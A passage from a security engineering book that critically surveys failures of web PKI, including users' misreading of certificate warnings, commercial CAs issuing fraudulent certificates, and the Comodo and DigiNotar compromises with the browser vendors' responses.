
Figure 20: PKI gobbledegook at its finest

Another example of the clash of certificate theory with reality was reported by a security appliance vendor. Their products ship with a pre-generated self-signed certificate that ensures that they're secure out of the box without the user having to perform any additional certificate setup. Because it's a self-signed certificate the user gets a certificate warning dialog from the browser each time they connect to the appliance, which in effect lets them know that the security is active. However if they replace the self-signed certificate with an "official" CA-issued one the browser warning goes away. Having lost the comforting SSL browser warning dialog, users were assuming that SSL was no longer in effect and complained to the vendor [209] (this is a variation of the non-visible security issue discussed in "User Conditioning" on page 20). Again, users treated the (at least from a PKI theory point of view) less secure self-signed certificate setup as being more secure than the official CA-issued one.

Another example of this occurred during the evaluation of a new email security product that was being tested against conventional S/MIME mailers. It took users twenty minutes on average to send a piece of S/MIME-encrypted email, but less than a minute to send the email with the new email security product. In a survey of government IT managers carried out afterwards, they preferred the S/MIME products because if it took longer to carry out the task and was harder to perform then it had to be more secure [210].

A similar effect occurred with Windows CardSpace, where users were confused by the absence of username-and-password prompts and assumed that the signon process was less secure when CardSpace was used [211]. The same thing occurred with OpenID users [212].

The same problem has been reported by ISPs, who can authenticate their users for billing purposes by the ADSL DSLAM port that they're connected on and the authentication information provided by their router when it brings up the link, but still require users to enter a (pointless) user name and password for their billing web page because users became concerned when they could access their account information without any visible authentication roadblocks.

The same disconcerting effect occurs when using SSH public-key authentication and having a shell to a remote system pop up with no visible security check having taken place, and again in the secure file-sharing application discussed in "File Sharing" on page 778 in which users complained about the (apparent) lack of security because the application didn't throw up the usual welter of security dialogs and password prompts

that users have come to expect. In all of these cases the absence of the expected visible security effects lead users to believe that no security was in effect.

A somewhat different variation of this problem cropped up during an experiment into the use of S/MIME signed email. When signed messaging was enabled users experienced arcane PKI warning dialogs, requests to insert crypto cards, X.509 certificate displays, and all manner of other crypto complexity that they didn't much understand. This caused much apprehension among users, the exact opposite of the reassurance that signed email is supposed to provide. The conclusion reached was to "sign your messages only to people who understand the concept. Until more usable mechanisms are integrated into popular email clients, signatures using S/MIME should remain in the domain of 'power users'" [213]. Since a vanishingly small percentage of users really understand signed email, the actual message of the study is "Don't use signed email" (this issue is covered in more detail in "Signed Email" on page 788).

This result is very disturbing to security people. I've experienced this shock effect a number of times at conferences when I've mentioned the indistinguishable-from-placebo nature of SSL's PKI. Security people were stunned to hear that it basically doesn't work and didn't seem to know what to do with the information. A similar phenomenon has occurred with researchers in other fields as well. Inattentional blindness, which is covered in "Security Indicators and Inattentional Blindness" on page 193, was filed away by psychologists for over a quarter of a century after its discovery in 1970 because it was disturbing enough that no-one quite knew how to deal with it [214].

Social scientists call this a "fundamental surprise", a profound discrepancy between your perception of the real world and reality [215]. This differs from the more usual situational surprise, a localised event that requires the solution of a specific problem, in that it requires a complete reappraisal of the situation in order to address it (there isn't much sign of this happening with PKI yet). Another term for the phenomenon is an Outside Context Problem, from author Iain Banks' novel *Excession* in which he describes it as something that you encounter "in the same way that a sentence encounters a full stop" [216].

This situation isn't helped by the fact that even if PKI worked at the user level, obtaining bogus certificates from legitimate CAs isn't that hard. For example researcher David Mazieres was able to obtain a $350 Verisign certificate for a nonexistent business by providing a Doing Business As (DBA) license [217], which requires little more than payment of the US$10-$50 filing fee. In case you're wondering why a DBA has so little apparent security, it's deliberately designed this way to allow small-scale businesses such as a single person to operate without the overhead of creating a full business entity. DBAs were never intended to be a security measure, they were designed to make operating a small independent business easier, with their effectiveness being indicated by the fact that the US alone had more than 20 million sole proprietorships and general partnerships recorded for the 2004 tax year.

Figure 21: Fraudulent paperwork via the Internet

Fraudsters have a lot of experience in defeating these types of low-value checks, having already done so for the far more rigorous checking employed by credit reporting agencies: this is how the ChoicePoint data breach occurred [218]. In any case with online brokerages available to assist in the setting up of full official US corporations by anyone with the money [219], the only real barrier to obtaining certificates in any name you want is mostly just the turnaround time to get the paperwork cleared. In fact thanks to the booming cybercrime industry there even exist business services like the Russian ScanLab depicted in Figure 21 that will, in exchange for a small fee from a phished credit card or bank account, produce images of pretty much any form of physical documentation (passports, drivers licenses, bank statements, utility bills, birth certificates, business licenses, and other commercial documents) required to obtain a certificate, assuming that the CA is one that actually asks for this as part of its verification process [219]. If the CA requires confirmation from a human and you're worried that your heavy Russian accent will raise warning flags, you can outsource this aspect of the process as well [220].

$9.95 certificates are even less rigorous, simply verifying the ability to obtain a reply from an email address. How much checking do users expect the CA to do for all of $9.95?

Security Guarantees from Vending Machines

While the above question was meant to be a purely rhetorical one (albeit with an answer that shouldn't be too hard to guess) a real-world evaluation has shown that the correct response is indeed "none at all". In late 2008 the founder of a low-cost commercial CA bought a certificate for `mozilla.com` from the Comodo commercial CA (a name that'll come up a number of times in the following discussion of fraudulently-issued certificates) with no questions asked in order to demonstrate just how easy it was to do this [221]. What made this even scarier was the fact that the Mozilla project, for whose domain the bogus-but-real certificate had been issued, both couldn't and wouldn't disable the CA that had violated its certificate issuance policy. They couldn't disable it in applications like the Firefox browser and the Thunderbird email client because there was no mechanism for doing so [222][223] and they wouldn't disable it because it was politically inexpedient [224].

The publicity surrounding this event brought to light further cases of zero-verification (apart from verifying that payment to the CA had cleared) certificates issued by commercial CAs [221][225]. Proving that no-one's perfect, a blogger then pointed out that the CA that had first raised the issue also had problems in verifying who it was issuing certificates to, demonstrating this by obtaining a certificate for the aptly-named `phishme.com` domain belonging to a third party [226]. Another security

researcher obtained an official CA-issued certificate for Microsoft's all-important Windows Live domain `live.com` through the incredibly devious trick of telling the CA that he wasn't going to do anything bad with it [227].

In fact Comodo's `mozilla.com` certificate wasn't the first fraudulent certificate that this CA had issued (and this after Comodo had criticised other CAs for "cutting out critical validation steps and offering worthless certificates to thousands of companies thereby placing consumers at risk" [228]). The first (known) case occurred in 2003 when a European security researcher, after first obtaining a certificate from another European CA that authenticated requests from whois entries, complete with a change notice indicating that the contact information had been altered to point to the attacker just before the certificate was requested, obtained a fraudulent certificate from Comodo by faxing the (US) CA a copy of something claiming to be a Slovakian business license. As the researcher put it, "if I faxed them some famous Slovak novel, formatted to look like a business license and included the name and address of my company, they could not visually tell the difference" [229].

Since then, Comodo have also been caught issuing certificates for nonexistent companies [230], an existing company that had no idea that a third party was being issued a certificate in their name [231], nonexistent Internet domains [232], and a code-signing certificate used to sign banking trojans to a fake company with a free Yahoo webmail address and otherwise bogus registration information [233], despite the claim that they performed "a considerable amount of background checking" before issuing such certificates [234]. These problems with fraudulent certificates stretched over a multi-year period and were still ongoing at the time of writing.

Complicating the issue was the fact that, even after these (and many other) failures by CAs to adhere to their own policies and the requirements set by the CA/Browser Forum were publicised, they continued to issue non-compliant certificates. This happened because the CAs didn't regard a renewal of a non-compliant certificate as a certificate issue (it was classed as a distinct operation variously described as a "rekey" or "renewal"), and so the compliance requirements that were supposed to be applied to certificate issuance weren't enforced [235].

Figure 22: Genuine fake Apple software update (Image courtesy Nicolas Devillard)

Yet another security researcher got Verisign to issue him a certificate for "Apple Computer", allowing him to push out malicious configuration data onto iPhones, with

the results shown in Figure 22 [236][237]. The fault also lay to some extent with the iPhone, which alongside a number of other flaws in its PKI implementation trusted the Verisign test certificates when it really shouldn't have [238], a well-known problem in PKI called universal implicit cross-certification that's discussed in more detail in "Certificate Chains" on page 669. Mind you Apple didn't just trust Verisign-issued certificates but any certificates that users dropped onto their devices, so that it was possible to bypass the payment system in Apple's app store by installing your own CA certificate on your iPhone, iPad, or Mac and having it "validate" purchases through you rather than the real app store [239][240][241][242][11] (the fact that Apple took precautions to protect against outsiders but not against their own users is an example of projection bias, covered in more detail in "Confirmation Bias and other Cognitive Biases" on page 145).

More than a year later the same issue was still present in Apple's iMessage system, which trusted any CA-issued certificate (rather than only ones designated as being for the iMessage servers), allowing man-in-the-middle (MITM) attacks on communications with the iMessage servers. Since iMessage sends the AppleID and password in the clear (over the potentially MITM'd link), a single MITM on an iMessage communication would give an attacker access to the user's iCloud accounts, backups, and everything else connected to their Apple account [243].

These problems were made even worse by the fact that the CA root certificate posted on Apple's web site was for "Apple Root Certificate Authority" [244] while the iPhone one is for "Apple Root CA", making it impossible to verify the certificates issued with it even if someone did track the other root certificate down to Apple's web site because the certificates are identified as coming from a different CA (this has since been corrected after Apple were informed of the problem).

This sort of thing doesn't just work for iPhones though. Symbian OS, which requires that applications be digitally signed [164], also assumes that the simple presence of a certificate means that everything is fine, allowing anyone who buys a certificate from Symbian to load their malware onto a Symbian phone [245][246][247].

This isn't the first time that someone has bought a certificate for Apple from a commercial CA. For example an SMTP server administrator wanted an SSL certificate for his mail server, decided to see what happened if he asked for one for Apple instead of his actual domain, and $100 and a cursory check later had a wildcard certificate for `*.apple.com`. At least two more users have reported buying certificates for Apple, and there are probably even more lurking out there — if you too have a commercial CA-issued certificate saying that you're Apple, do get in touch. Why people are buying their certificate-vending-machine certificates specifically for Apple rather than, say, Asus is uncertain, although one Apple certificate owner told me that it was influenced by the fact that he was using a Mac Mini at the time.

In practice CAs seem to issue certificates under more or less any name to pretty much anybody, ranging from small-scale issues like users buying certificates for the wonderfully open-ended `mail` [248] through to the *six thousand* sites that commercial CAs like Comodo, Cybertrust, Digicert, Entrust, Equifax, GlobalSign, GoDaddy, Microsoft, Starfield and Verisign have certified for `localhost`, with no apparent limit on how many times a CA will issue a certificate for the same name [249]. In addition these duplicate names are certified by CAs to be all over the place: the US, the UK, Europe, Asia, and quite probably Mars if the Interplanetary Internet ever gets deployed and someone needs a certificate for it. Another survey found *thirty-seven thousand* certificates on publicly-visible servers issued to unqualified names, with nearly ten thousand alone issued for MS Exchange servers [250][251].

---

[11] The publication of these issues in mid-2012 considerably annoyed several grey-hats who had been using a variant of this technique to load arbitrary binaries onto target iPhones for some time.

Figure 23: Certificate issued to RFC 1918 address

Alongside certificates issued for unqualified names, certificates issued to RFC 1918 addresses and other curiosities have been the norm for some years now, with one example shown in Figure 23 (it should be pointed out that this problem isn't unique to CAs, there are thousands of DNS A-records for RFC 1918 addresses, which end up routed to Internet autonomous system (AS) 128 where they're quietly dropped, and the root servers receive millions of queries for RFC 1918 PTR records each day [252]). One scan that only looked at public SSL/TLS servers found thirty-five thousand CA-issued certificates for unqualified names, local names, and RFC 1918 addresses [253] (if such large numbers of certificates are deployed on the public Internet, imagine how many must be present on systems that aren't locatable through a basic SSL/TLS port scan of public servers). Beyond the problem of the fact that these certificates are certifying RFC 1918 addresses, both this and the previous certificate violate the certificate specification by putting IP addresses in the DNS name field, although few implementations seem to care about this.

Having said that, some of this isn't just CA carelessness but another unintended consequence of the fact that browsers make it more or less impossible to easily deploy non-CA-issued certificates, so that users are forced to buy certificates from commercial CAs even for internal-use-only systems and devices. Since a number of these internal-use-only certificates will invariably be deployed in environments that don't have a full functioning DNS of the kind required for public Internet certificates, they'll end up containing RFC 1918 addresses and local and unqualified names (a mechanism to deal with this issue is covered in "Humans in the Loop" on page 445). On the other hand the fact that CAs are just as happy to issue certificates for names that appear to be fully qualified but that on closer inspection turn out to be for nonexistent domains [254] is a sign of pure CA carelessness.

Another neat trick pointed out by a security researcher was to register an account at a webmail provider with some likely-sounding name like `ssladmin` and apply for a certificate for the webmail provider's site from a commercial CA. Shortly afterwards they had an official CA-issued certificate for the webmail provider [255][256] [257][258][259]. The lax-to-nonexistent checking of some commercial CAs had been known (but not widely acknowledged) for some time, but the ease with which it was possible to obtain a certificate for a well-known domain belonging to someone else and the lack of repercussions for the CA involved came as something of a surprise.

A far more serious situation occurred in early 2011 when Comodo, the same CA that's already come up several times in this chapter in connection with invalid or fraudulently-issued certificates, issued yet more fraudulent certificates for Microsoft (via their `live.com` domain), Google, Yahoo, Skype, and Mozilla. This time the problem occurred through the compromise of one of its resellers, a registration authority or RA in PKI terminology (technically what was compromised wasn't the CA itself but the RA, but since the RA could instruct the CA to do anything it wanted, the effect was indistinguishable from a CA compromise. To keep things simple I'll refer to it as a CA compromise here).

The fact that a compromise had occurred was first detected in late March when a security researcher noticed that browser vendors were quietly pushing out a series of mysterious updates to their browsers. After a fairly laborious piece of detective work it turned out that the browser vendors were silently patching their software to blacklist a series of certificates that were traced back to Comodo [260]. The publication of the successful reverse-engineering of the browser updates revealed that there had indeed been a CA compromise, with the attacker able to use Comodo to issue him certificates in any name he wanted [261][262][263][264][265][266].

RAs represent a serious problem in browser PKI because while the CAs have to pass an audit, RAs have generally been excluded from any WebTrust audit requirements, for the first decade or so by stating that "the impact of a third party registration function was beyond the scope of [the audit requirements]" [267] and then in a 2011 update by indicating that RA functionality was still "outside the scope of the WebTrust for Certification Authorities examination performed for the CA", with the capabilities of the RA being checked via "management's assertion" [268]. As one legal analysis of this situation puts it, "[the presence of unknown numbers of unknown, unaudited RAs] makes managing trust almost impossible" [269].

Since the RAs front-end for the CA they have the full power of the CA at their disposal but without any of the checking that the CA had to go through in order to get into the browser. This is what happened with the Comodo RA, with the fact that Comodo's RAs and resellers could obtain certificates in any name from Comodo without any checking being performed having been known for some time before the compromise occurred [270][271]. In theory there's a PKI mechanism that allows a CA to at least try to deal with this by constraining the namespace under which certificates can be issued, but it doesn't survive contact with reality [272][273], having been designed to deal with strictly hierarchical structures like the global X.500 directory (see "PKI" on page 657) rather than the real world.

Even if implementations did actually pay attention to the namespace constraints and managed to get the arcane rules for name handling correct (see "X.509 in Practice" on page 694 for more on these problems), their use would lead to enormous certificates since the real world doesn't use the strictly hierarchical X.500 namespace that the X.509 designers envisaged. In practice the namespace in which certificates are used is both large and dynamic as new brands are created, new marketing campaigns take place, and so on. For example a single European organisation reported having over 2,500 domains, with constant addition of new domains and deletion of old ones [274]. As a Verizon Business product manager put it, "taking a snapshot of a customer's brand reality is valid for about a month" [275]. Conversely, setups that are small enough for namespace constraints to be practical are just going to go with a single CA that doesn't require the use of any additional constraints for all of their certificates. So in practice name constraints where the namespace is small enough to be practical

aren't needed, and where it's large enough to be needed they don't work. Apart from that, they're fine.

The Comodo compromise showed up a number of interesting aspects of the browsers' PKI-based security model. The first was that none of the browser vendors actually trusted their own PKI mechanisms to deal with the fraudulent certificates. Every single major browser vendor, rather than trusting CRLs and OCSP, instead pushed out a hardcoded blacklist as part of a browser update. Back in 2001 when Verisign issued two Microsoft code-signing certificates to unknown parties [276] the certificates were dealt with by pushing out a hardcoded blacklist because PKI mechanisms weren't up to the task, and a few days short of the ten-year anniversary of that event exactly the same thing happened, with PKI mechanisms still unable to cope with the problem after a decade of effort.

To give an indication of the manner in which this had to be handled in browsers, the Firefox developers created an (untrusted) fake certificate that contained identical information to the one that they wanted to blacklist but with a newer date in it and added it to the Firefox certificate store, effectively cache-poisoning themselves. This trick relied on the fact that Firefox' certificate-processing code would preferentially select the newer certificate, which wasn't trusted, and therefore the overall certificate chain validation would fail [277]. In a further vote of no-confidence in PKI mechanisms, at least one browser vendor even systematised the use of hardcoded blacklists in their browser [278].

Many months later, after yet another slew of fraudulent certificates, this time affecting Microsoft, the best that the they could do still consisted of hardcoding the invalid certificates into their software [279]. Just as Google had done earlier, Microsoft also took the additional step of automating the use of hardcoded blacklists in order to work around the inability of PKI's intended mechanisms to deal with the problem [280][281].

More worryingly though, during the Comodo compromise every browser vendor colluded with the CA to cover up the issue [260][282][283] (at least one browser vendor later admitted that keeping the breach quiet had been a mistake [284][285]). In a situation like this the only responsible approach is to publicise the issue as widely as possible in order to warn users of the danger and, for the more technically-minded ones, to allow them to take corrective action. The only party that benefits from covering up the issue is the attacker.

Finally, the CA mechanisms that were supposed to be used to detect this type of compromise were essentially useless, consisting of Comodo notifying their RA that a certificate had been issued. Since the attacker had complete control of the RA's systems, including full control of their email account, any genuine attacker (rather than what was apparently an Iranian student playing around, as the attacker claimed to be) could have ensured that the notification never arrived. In any case since the number of certificates processed by the RA was essentially nonexistent [286] what caused the reseller to become suspicious wasn't any careful checking of the details of the certificates but surprise at the fact that any had been issued at all (the fact that the attacker wiped the RA's hard drives and left a window with the message "SURPRISE!" open on the machine [286] probably also helped indicate that something had gone wrong).

Another problem shown up by the compromise was the manner in which high-assurance components in the certificate-issuance process were subordinate to low-assurance components, effectively negating any confidence that would have been provided by the assurance. In the case of a compromise of this kind, the CA will traditionally claim that they use high-assurance Common Criteria or FIPS 140-certified hardware, but this is irrelevant because the certified hardware will do anything that the non-certified CA tells it to. Similarly, the CA will point out that it's had to pass a stringent WebTrust audit, but this is again irrelevant because the audited CA will do anything that the non-audited RA tells it to. So the end result is that the high-assurance, audited certificate vending machine is being driven by a low-assurance, non-audited agent of the end user, or in this case the attackers.

Worse was yet to come. After Comodo reassured the public that "the [RA] that suffered the security breach has (totally, utterly and definitely) *not* mis-issued any further certificates, and we are not aware that any other Accounts have been breached" [287], the hacker came forward and claimed that he had in fact compromised at least two further Comodo RA accounts, and proved he was behind the original RA compromise by posting a database of user account names and passwords from the RA along with the private keys associated with one of the fraudulent certificates [288][289][290][291][292]. Despite widespread speculation that the whole affair had been an Iranian state-sponsored attack (alongside all manner of other theories) it's possible that it was little more than an Iranian student who'd taught himself Qbasic at the age of nine and started hacking at the age of twelve or thirteen [293].

Far from requiring a complex state-sponsored attack, a trusted CA (and thereby the entire web browsers' security infrastructure, see the discussion of universal implicit cross-certification in "Certificate Chains" on page 669) had been compromised by what appeared to be a student with too much time on his hands. The attack represented a string of incredibly lucky breaks for the CA and browser vendors in that it was apparently performed purely as a prank and the attacker not only made no attempt to cover his tracks but actively notified his victims that something had gone wrong.

A few months later another Comodo RA was compromised, although this time the attacker contented himself with posting a dump of the RA database [294][295] and didn't use the capability to inject his own certificate request data and obtain a fraudulent certificate [296][297].

In the meantime Comodo suspended all RA operations while awaiting an audit report, but at the same time certificates issued by InstantSSL, the RA that was originally compromised, continued to appear. This was because there were at least two InstantSSL's, the one in Italy that was compromised and another one run by Comodo itself that continued to issue certificates after the other InstantSSL was suspended [298] (the certificates issued by Comodo's own InstantSSL, not the other InstantSSL, actually chained up to a certificate from AddTrust in Sweden via a Comodo intermediate certificate, and after that it gets a bit complicated, see "Revocation" on page 677 for more on this).

A far more serious CA compromise occurred a few months later. The problem was first noticed when Iranian users of Google's chrome browser, which contains hardcoded knowledge of the certificates that are expected from Google sites (a technique known as "certificate pinning"), started getting warnings that the sites were serving unexpected certificates [299][300]. This problem, which ultimately affected up to 300,000 users [301] was caused by certificates for a whole range of major sites being replaced by new ones from a Dutch trusted root CA called DigiNotar [302][303] (the suggestion dating from the last CA compromise to check for suspicious certificate issuance for high-value sites had been ignored, although two years later Microsoft did follow Google's lead and hardcoded certificates for a few high-value Microsoft sites when using the EMET (Enhanced Mitigation Experience Toolkit) security tool [304]).

This CA, whose servers already had a long history of compromises by different hacker groups in different countries going back over two years [305], was compromised in the current breach in around June 2011 [306], with 283 rogue certificates issued on 10 July and another 124 issued on 18 July [307]. DigiNotar finally realised that there was a problem on 19 July [308], possibly after the attacker(s) left a note on DigiNotar's site informing them of this [309][305], since they hadn't been aware of the previous several years' worth of breaches.

In response to this the CA then tried to revoke the rogue certificates and thought that they'd succeeded, but an independent check carried out at that point couldn't find any evidence of this, with the investigator concluding that "I'd love to see the *dozens* of revocations […] but I simply cannot find them" [307]. In the meantime more rogue certificates were being issued, and DigiNotar again tried to revoke them [310], again

without much apparent effect (despite the hacker activity at DigiNotar ceasing on 22 July, new rogue certificates were still being discovered as late as September [306]).

The DigiNotar breach was a fairly serious one since the attacker(s) were able to issue not only generic web-server certificates but also high-value EV certificates, European Qualified Certificates (these are discussed in "X.509 in Practice" on page 694), and Dutch government (PKIoverheid) certificates. The latter group included certificates for use by Dutch notaries, which could be used to notarise high-value transactions like house sales before they were transferred to an automated central government registry. While the Dutch government initially believed DigiNotar when they said that they'd got the situation under control [311], a claim that was backed up by an audit by the Dutch CERT GovCERT, a second evaluation by security company Fox-IT [312][313][314], combined with the appearance of further rogue certificates as well as OCSP responder queries for even further yet-to-be-discovered certificates, including high-value Qualified Certificates and PKIoverheid certificates [306] indicated that the problem hadn't actually been fixed.

Another possibility, which couldn't be ruled out because of the inaccurate way in which OCSP identifies certificates (see "Problems with OCSP" on page 688), is that the attackers had issued themselves certificates with the same serial number as an existing certificate, which meant that OCSP would always report it as being valid since it couldn't tell the difference between the existing legitimate certificate and the fraudulent one [315].

After an all-night crisis meeting including a 1am emergency broadcast by the Minister of the Interior, the Dutch government discontinued all use of DigiNotar certificates [316], leaving all government sites that had used DigiNotar with invalid certificates until they could buy new ones from other CAs [316]. In all a total of 58,000 certificates had to be replaced, a problem so massive that the Dutch government had to ask browser vendors to postpone taking any action because of the disruption that it would cause (because of the difficulties involved in replacing them, DigiNotar certificates were still being used as much as a year later for tax filing purposes [317]. The replacement process itself required extensive coordination with users "to prevent the total collapse of all M2M [machine-to-machine] communication" [318]. Shortly afterwards the Dutch government took over the administration of DigiNotar [319], prevented them from issuing further high-value certificates like Qualified Certificates, and had them revoke all (known) existing ones [320].

A catastrophe on this scale was something that even the browser vendors couldn't ignore. DigiNotar had issued a vanishingly small number of general-purpose public certificates (its cash cow was the highly lucrative business of selling to the Dutch government and government users, not to the general public), totalling a mere 700-odd certificates [321], of which only 29 featured in the Alexa top million sites, all of them in the Netherlands [322]. Up against this were at least 531 known rogue certificates (and an unknown number of further ones that hadn't been discovered), including 124 that were issued after DigiNotar detected the compromise, indicating that there were further compromised systems or that the supposedly re-secured systems remained compromised [323].

As with previous CA compromises, the browser vendors had to resort to hardcoding blacklists into the browsers because the standard PKI revocation mechanisms didn't work [324][325][326]. Browsers either hardcoded in hundreds of certificates (at least the ones that they knew about) [327], or blacklisted the issuing CA's certificates [328] (this continuing inability to deal with invalid certificates later led one observer to comment that "revocation only works when you don't need it" [329]).

Not long afterwards, realising that they were sitting on a bottomless well of liability, DigiNotar's parent company Vasco wound the company up [330].

In response to this disaster, and with an eye on moves by the Dutch government to make breach disclosure notification mandatory [331], when the Dutch telco KPN discovered that the web site that it used to issue its certificates had been compromised for up to four years (!!), it immediately suspended certificate issuance and notified the

government [332][333]. A later study of certificate revocations among global CAs that was carried out in response to the DigiNotar catastrophe indicated that as many as fourteen commercial CAs had been compromised at one time or another [334]. There's no evidence that any of these CAs notified their users or anyone who relied on the certificates that they issued of the existence of any problem.

While earlier CA compromises had received fairly extensive coverage within the technical community, DigiNotar was novel in that it gained attention outside the field as well. For example an attendee at a law conference in the US reported that DigiNotar was a topic of discussion among non-technical lawyers there, indicating that in the future more attention may need to be paid to liability issues when working with PKI.

In the meantime a likely attacker came forward: the same one who had compromised Comodo some months earlier [335][336]. The attacker authenticated the claim by using one of the fraudulent certificates to code-sign Windows Calculator [337], something that only the genuine attacker (or at least someone with access to their private keys) would have been able to do. The attacker further claimed to control four more CAs, including fairly complete access to GlobalSign [338] (GlobalSign acknowledged that their server was compromised but denied that there was any further damage [339]), and a partial breach of StartCom that was prevented by additional controls that the CA had in place [340]. Debate over whether it really was a lone Iranian hacker, the Iranian government (performing a man-in-the-middle attack on huge numbers of Iranian users would be well beyond the capabilities of an individual hacker, and the sites that were targeted, which included Google/Gmail, Yahoo, Facebook, Skype, and Twitter, were just the sort of thing that a repressive government would be interested in), or the Bavarian Illuminati, will no doubt continue for some time.

Figure 24: DigiCert CA displayed as DigiSign CA

Not long afterwards another CA, using the name DigiCert, also has its certificate disabled, although this one was a lower-level intermediate CA rather than a trusted root CA [277]. This particular DigiCert, located in Malaysia and chaining up to an Entrust root CA, was unrelated to another CA also called DigiCert but located in the US, or for that matter any other CA that might be called DigiCert. In any case though when its certificate was viewed the CA name was displayed as DigiSign rather than DigiCert (see Figure 24), with this DigiSign CA being unrelated to the US, Irish, UK, Polish, Hong Kong, or Romanian DigiSign CAs.

The Malaysian DigiSign/DigiCert was caught issuing certificates for 512-bit keys that, despite the CA only being permitted to issue SSL server certificates, were also usable for code signing (and indeed any other purpose), with the problem first being noticed when the certificates were used, along with further certificates from other CAs, to sign malware that was then used to attack yet another CA, GlobalSign [341].

Several of the DigiSign/DigiCert 512-bit malware-signing certificates belonged to the Malaysian government (including ones issued to organisations like Bank Negara Malaysia, the central bank of Malaysia, equivalent to the US Treasury or Bank of England), with the keys being stolen "quite some time ago" [342]. Since DigiSign/DigiCert (the bad one, not any of the other ones) didn't include any revocation information in the certificates that it had issued (another policy violation despite the CA having passed all of the necessary audits by Ernst and Young [343], just as DigiNotar had passed its PriceWaterhouseCoopers audits [317] and the Trustwave CA that issued a MITM certificate passed its WebTrust audit [344]), the only option left open was to disable the CA's certificate.

This was complicated by the fact that the certificate had been cross-certified by not one but two trusted root CAs, one identified as belonging to GTE Cybertrust but that had been sold to Baltimore, who were absorbed by Zergo, who went back to being Baltimore in a reverse takeover, was then sold to BeTrusted, then sold again to Cybertrust, and finally sold again to Verizon (see "Certificate Chains" on page 669 for more on this), and the other belonging to Entrust, who were the party that first requested that the DigiSign/DigiCert certificate be revoked [345][346].

Confusingly, DigiCert (the US one this time, not one of the other ones) also had a CA certificate signed by the same GTE Cybertrust who was by then actually Verizon, as the Malaysian DigiCert had [347], but this was a legitimate cross-signed certificate used as an intermediate certificate [348] (see "Certificate Chains" on page 669 for more on the problems arising from cross-certification).

